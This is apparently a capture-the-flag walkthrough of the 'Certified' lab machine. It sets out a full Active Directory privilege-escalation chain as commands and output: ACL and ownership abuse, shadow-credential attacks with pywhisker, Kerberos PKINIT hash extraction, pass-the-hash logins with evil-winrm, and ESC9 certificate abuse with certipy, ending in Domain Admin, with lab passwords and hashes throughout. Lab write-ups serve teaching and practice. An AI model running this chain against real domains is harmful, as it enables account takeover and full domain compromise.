Nmap scan

```
sudo nmap -sC -sV 10.129.64.49 -p- -Pn -A
```

SMB -enumeration


```
 smbmap -H 10.129.231.186 -u judith.mader -p judith09 -r
```

Lets start with certipy-ad to check with any vulnerable certificate

```
certipy-ad find -u judith.mader -p judith09 -dc-ip 10.129.91.35 -target-ip
10.129.91.35 -vulnerable -enable -stdout
```

There is no vulnerable certificate in it so lets go with bloodhound

```
bloodhound-python -u judith.mader -p judith09 -dc 'DC01.certified.htb' -d
'certified.htb' -c all -ns 10.129.91.35
```



we can see that Judith have WriteOver Privelege on the management domain

```
owneredit.py -action write -new-owner 'judith.mader' -target 'Management'
certified.htb/judith.mader:'judith09'
```

we are changing the ownership of manahement domain, owneredit.py
no the owner of the domain is judith.mader

or you can use the tool called **Bloody-AD** to change the ownership

```
bloodyAD --host "$IP" -d "certified.htb" -u "judith.mader" -p "judith09" set
owner management judith.mader
```

Now we gonna give the judith.mader full control over the target managment group. for that we use **dacledit.py**

```
python3 dacledit.py -action write -rights 'FullControl' -inheritance -
principal 'judith.mader' -target 'management'
certified.htb/judith.mader:'judith09'
```

so we succesfully added the judith.mader to managment domain with **FullControl** Now we can Judith to the domain

```
net rpc group addmem "management" "judith.mader" -U
"certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
```

After adding the judith to the management we can check if he is been successfully added or not

```
net rpc group members "management" -U
"certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
```

```
└─$ net rpc group members "management" -U "certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

With Genric-WriteALL rights we can abuse managment_svc acciount by shadow-credential attack


```
python3 /home/penguin/Downloads/Escape-Two/pywhisker/pywhisker/pywhisker.py
-d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc"
--action "add"
```

```
└─$ python3 /home/penguin/Downloads/Escape-Two/pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u "judith.
mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: dcd0943d-3af0-26cc-cb83-443a043c99f7
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: 7P6kWiod.pfx
[+] PFX exportiert nach: 7P6kWiod.pfx
[i] Passwort für PFX: nB71Dntp3s9Id1Uud3JT
[+] Saved PFX (#PKCS12) certificate & key at path: 7P6kWiod.pfx
[*] Must be used with password: nB71Dntp3s9Id1Uud3JT
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

this give us pfx file which we can use to authenticate as the managment_svc user

using gettgtpkinit.py we can genrate TGT ticket which can used to extract hashes using the **getnethash.py**

```
sudo python3 /home/penguin/Downloads/certip/PKINITtools/gettgtpkinit.py \
    -cert-pfx Ab8ZSINj.pfx \
    -pfx-pass 'glD21nOR0tFk6k8SBA6N' \
    -dc-ip dc01.certified.htb \
    certified.htb/management_svc \
    management_svc.ccache
```

```
sudo python3 /home/penguin/Downloads/certip/PKINITtools/gettgtpkinit.py \
    -cert-pfx Ab8ZSINj.pfx \
    -pfx-pass 'glD21nOR0tFk6k8SBA6N' \
    -dc-ip dc01.certified.htb \
    certified.htb/management_svc \
    management_svc.ccache
2025-10-26 18:17:21,387 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-10-26 18:17:21,405 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-10-26 18:17:36,837 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-10-26 18:17:36,838 minikerberos INFO     cd12f9060b032d4825c8b4a978e61af35cd8be483aebdea4f11bf370212bd0db
INFO:minikerberos:cd12f9060b032d4825c8b4a978e61af35cd8be483aebdea4f11bf370212bd0db
2025-10-26 18:17:36,839 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

This will create a Kerberos ticket called management_svc.ccache file, which we can export and use the key this output provides in conjunction with getnthash.py from the same toolkit to get the NTLM hash of the management_svc user.

```
python3 getnthash.py -key
29a3e9985b3a4ecd8e58ec54a24c460671449986e33d8e2d997d012aae8a7f90
certified.htb/management_svc
```


```
└─$ python3 getnthash.py -key 29a3e9985b3a4ecd8e58ec54a24c460671449986e33d8e2d997d012aae8a7f90 certified.htb/m
anagement_svc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

We got the NTLM hash we can use evil-winrm to login as managment_svc with pass the hash

```
evil-winrm -i certified.htb -u management_svc -H
a091c1832bcdd4677c28b5a6a1295584
```

we got the first flag

Lets futhet enumerate if we have any priveleged access over the other domain



As we can see the managment_svc have genricAll **Right** over the CA_OPERATOR so lets start overagin with shadow Credential attack

```
python3 /home/penguin/Downloads/certip/pywhisker/pywhisker.py -d
"certified.htb" -u "management_svc" -H "a091c1832bcdd4677c28b5a6a1295584" --
target "ca_operator" --action "add"
```

using gettgtpkinit.py we can genrate TGT ticket which can used to extract hashes using the **getnethash.py**

```
sudo python3 /home/penguin/Downloads/certip/PKINITtools/gettgtpkinit.py \ -
cert-pfx CWcto8DA.pfx \ -pfx-pass 'eEEB8DvaIB7PrEgGoHl3' \ -dc-ip
dc01.certified.htb \ certified.htb/ca_operator \ ca_operator
```

we Obtained the hash now we **b4b86f45c6018f1b664f70805f45d8f2**

Now lets check the certificate weather it vulneranle or not with certipy tool

```
certipy-ad find -dc-ip 10.129.56.4 -vulnerable -u ca_operator -hashes
:b4b86f45c6018f1b664f70805f45d8f2 -stdout
```

and we found the ESC9 vulnerablity
With the GenricALL permission over CA_operator we can request vulnerable certificate from the vulnerable template

We are modifying the target user's UPN to match the identity we want to impersonate in our case its Administrator (DA)

This is important because when we request the certificate later, the UPN value will be used during certificate mapping. If the UPN matches a privileged account, the DC may map the certificate to that account during authentication, allowing us to impersonate it.

```
certipy-ad account update -dc-ip 10.129.56.4 -u management_svc -hashes
:a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
```

then we gonna request for a certificate in that UPN

```
 certipy-ad req -u ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -ca
certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.129.56.4
```

Note before that we need to change the ca_operator UPN mus be changed to the orginal one

```
certipy-ad account update -dc-ip 10.129.56.4 -u management_svc -hashes
:a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn
ca_operator@certified.htb
```

Then we can authenticate to with administrator.pfx gain the hash and use that hash with evil-winrm to gain foothold

```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.56.4 -domain
certified.htb
```

Using Evil-**winrm**

```
evil-winrm -i certified.htb -u Administrator -H
0d5b49608bbce1751f708748f67e2d34
```